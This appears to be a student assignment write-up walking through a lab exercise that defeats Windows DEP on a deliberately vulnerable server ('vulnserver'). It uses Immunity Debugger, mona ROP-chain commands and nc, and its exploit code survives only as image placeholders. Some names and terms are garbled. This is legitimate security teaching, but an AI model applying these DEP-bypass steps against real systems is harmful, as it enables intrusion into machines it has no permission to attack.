Sri Lanka Institute of Information Technology

BSc. Hons in Information Technology specialized in Cyber Security

Department of Information System Engineering

Offensive Hacking Tactical and Strategic

Assignment

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Contents

Defending DEP with ROP

Introduction and Purpose

DEP or Data Execution Prevention is security feature. It prevents damage cause to computer by virus and other security threats. Damageable programs try to attack system by running code from system memory location and cause harm for files [1].

ROP or Return Oriented Programming use to defeat DEP. Here piece of windows DDL code generated to turn of DEP.

What used

1. Virtual windows 7 machine.
2. Kali Linux machine.


Other tools

1. Basic python scripting.
2. Immunity debugger.
3. MONA plug-in for immunity.
4. Metasploit framework.
5. nasm_shell.rb

Preparing Windows 7 machine


Install vulnerable server through the link extract it and then run it.

https://sites.google.com/site/lupingreycorner/vulnserver.zip?attredirects=0



Then turn off the windows firewall by typing “firewall” in start and then click “windows firewall”


Then find the ip address of windows 7 machine by opening command prompt and typing **ipconfig** command.



IP address is 192.168.1.106

Testing the server is done by Kali Linux machine by **nc 192.168.1.106 9999**

Then it shows a banner with “Welcome to Vulnerable Server”




Attaching vulnerable server immunity

First install the immunity debugger and run it as administrator. Then go to “file” and “attach”. After that attach the vulnerable server to immunity. Finally click the “run”.

Testing code execution

Here to send an attack to JMP ESP address into the EIP is done. For that put some NOP instruction there that followed by a “\xCC” INT 3 instruction and that will interrupt the processing.


Then type **nano vs-rop1** command to write the below code to nano window.




Save this Ctrl + X and then press Y and lastly enter key.

Then type **chmod a+x vs-rop1** and after that **./vs-rop1**

Lower left corner of the immunity window gives “INT 3 command”




Then left click the value of to the right of ESP in upper right pane of immunity. Then right click that value and click “follow in dump”



As the lower left plane show series of 90 bytes that followed by CC byte. Finally, this can be injecting code and execute.

Turning of DEP


According to above conclusion this is working because windows not enforcing data execution prevention. As most code now using it turned it on. For that click start and right click in computer then go to properties. Then pick the “advanced system settings”, “advanced” in performance and open “data execution prevention” tab.



After that restart the windows 7 machine.

Again restart the vulnerable server and run the vulnerable server immunity debugger according to the previously mentioned steps.

Now run the above attack again. So there is a “access violation”. As a result, any code unable to execute. This happens because of security feature is blocking the attack generation. So defeat this DEP.




Return Oriented Programming(ROP)

There is piece of code in machine language instruction in ROP followed by RETN and chain them to do something. Turning off the DEF by ROP is the practiced to method to do here. To accomplish this task few functions needed, VirtuAlloc(), HeapCreate(), SetProcessDEPPlocy() etc. MONA plug-in do the hard part in these functions.


Building ROP chain with MONA

First install the MONA then redirect MONA logs by **!mona config –set workingfolder c:\users\documents** command in white bar at the bottom of immunity.

Then type this command **!mona rop –m *.dll –cp nonull.**




This creates a chain of gadget by hunt through all DLL.



Then there is a “stackpivot.txt” file in the Mona output. To view them navigate the configured folder.

There is a “rop_chains.txt file and down of that file there is Register Setup for VirtualProtect()” function is available. So insert those every value to registers and JMP ESP. As a result windows API calls work when loading the parameters to stack and after that call the function address.

Python code for ROP chain



